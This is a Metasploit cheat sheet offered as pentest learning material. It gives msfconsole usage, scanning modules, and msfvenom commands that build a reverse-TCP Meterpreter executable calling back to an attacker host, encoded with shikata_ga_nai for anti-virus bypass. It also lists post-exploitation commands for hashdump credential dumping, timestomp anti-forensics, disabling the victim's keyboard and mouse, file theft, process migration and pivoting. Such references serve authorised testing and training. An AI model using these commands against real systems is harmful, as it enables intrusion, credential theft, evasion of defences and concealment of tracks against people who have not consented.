Metasploit Cheat Sheet

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The Metasploit Project is a computer security project that provides information on vulnerabilities, helping in the development of penetration tests and IDS signatures.

Metasploit is a popular tool used by pentest experts. I have prepared a document for you to learn.

Metasploit:

Search for module:

msf > search [regex]

Specify and exploit to use:

msf > use exploit/[ExploitPath]

Specify a Payload to use:

msf > set PAYLOAD [PayloadPath]

Show options for the current modules:

msf > show options

Set options:

msf > set [Option] [Value]

Start exploit:

msf > exploit

Useful Auxiliary Modules

Port Scanner:

msf > use auxiliary/scanner/portscan/tcp msf > set RHOSTS 10.10.10.0/24 msf > run

DNS Enumeration:

msf > use auxiliary/gather/dns_enum msf > set DOMAIN target.tgt msf > run

FTP Server:

msf > use auxiliary/server/ftp msf > set FTPROOT /tmp/ftproot msf > run

Proxy Server:

msf > use auxiliary/server/socks4 msf > run

msfvenom:

The msfvenom tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files and optionally encode them. This tool replaces the former msfpayload and msfencode tools. Run with "-I payloads' to get a list of payloads.

\$ msfvenom -p [PayloadPath]
-f [FormatType]
LHOST=[LocalHost (if reverse conn.)]
LPORT=[LocalPort]

Example:

Reverse Meterpreter payload as an executable and redirected into a file:

\$ msfvenom -p windows/meterpreter/ reverse_tcp -f exe LHOST=10.1.1.1 LPORT=4444 > met.exe

Format Options (specified with -f) -help-formats – List available output formats

exe – Executable pl – Perl rb – Ruby raw – Raw shellcode c – C code

Encoding Payloads with msfvenom

The msfvenom tool can be used to apply a level of encoding for anti-virus bypass. Run with '-l encoders' to get a list of encoders.

\$ msfvenom -p [Payload] -e [Encoder] -f [FormatType] -i [EncodeInterations]

LHOST=[LocalHost (if reverse conn.)]

LPORT=[LocalPort]

Example

Encode a payload from msfpayload 5 times using shikata-ga-nai encoder and output as executable:

\$ msfvenom -p windows/meterpreter/ reverse_tcp -i 5 -e x86/shikata_ga_nai -f exe LHOST=10.1.1.1 LPORT=4444 > mal.exe

Metasploit Meterpreter

Base Commands:

? / help: Display a summary of commands exit / quit: Exit the Meterpreter session

sysinfo: Show the system name and OS type

shutdown / reboot: Self-explanatory

File System Commands:

cd: Change directory

lcd: Change directory on local (attacker's) machine

pwd / getwd: Display current working directory

Is: Show the contents of the directory

cat: Display the contents of a file on screen

download / upload: Move files to/from the target machine

mkdir / rmdir: Make / remove directory

edit: Open a file in the default editor (typically vi)

Process Commands:

getpid: Display the process ID that Meterpreter is running inside.

getuid: Display the user ID that Meterpreter is running with.

ps: Display process list.

kill: Terminate a process given its process ID.

execute: Run a given program with the privileges of the process the Meterpreter is loaded in.

migrate: Jump to a given destination process ID

- Target process must have same or lesser privileges
- Target process may be a more stable process
- When inside a process, can access any files that process has a lock on.

Network Commands:

ipconfig: Show network interface information

portfwd: Forward packets through TCP session

route: Manage/view the system's routing table

Misc Commands:

idletime: Display the duration that the GUI of thetarget machine has been idle.

uictl [enable/disable] [keyboard/mouse]: Enable/disable either the mouse or keyboard of the target machine.

screenshot: Save as an image a screenshot of the target machine.

Additional Modules:

use [module]: Load the specified module

Example:

use priv: Load the priv module

hashdump: Dump the hashes from the box

timestomp:Alter NTFS file timestamps

Managing Sessions

Multiple Exploitation:

Run the exploit expecting a single session that is immediately backgrounded:

msf > exploit -z

Run the exploit in the background expecting one or more sessions that are immediately backgrounded:

msf > exploit -j

List all current jobs (usually exploit listeners):

msf > jobs -I

Kill a job:

msf > jobs -k [JobID]

Multiple Sessions:

List all backgrounded sessions:

msf > sessions -l

Interact with a backgrounded session:

msf > session -i [SessionID]

Background the current interactive session:

meterpreter > <Ctrl+Z>
or
meterpreter > background

Routing Through Sessions:

All modules (exploits/post/aux) against the target subnet mask will be pivoted through this session.

msf > route add [Subnet to Route To]
[Subnet Netmask] [SessionID]

Metasploit Cheat Sheet

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
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
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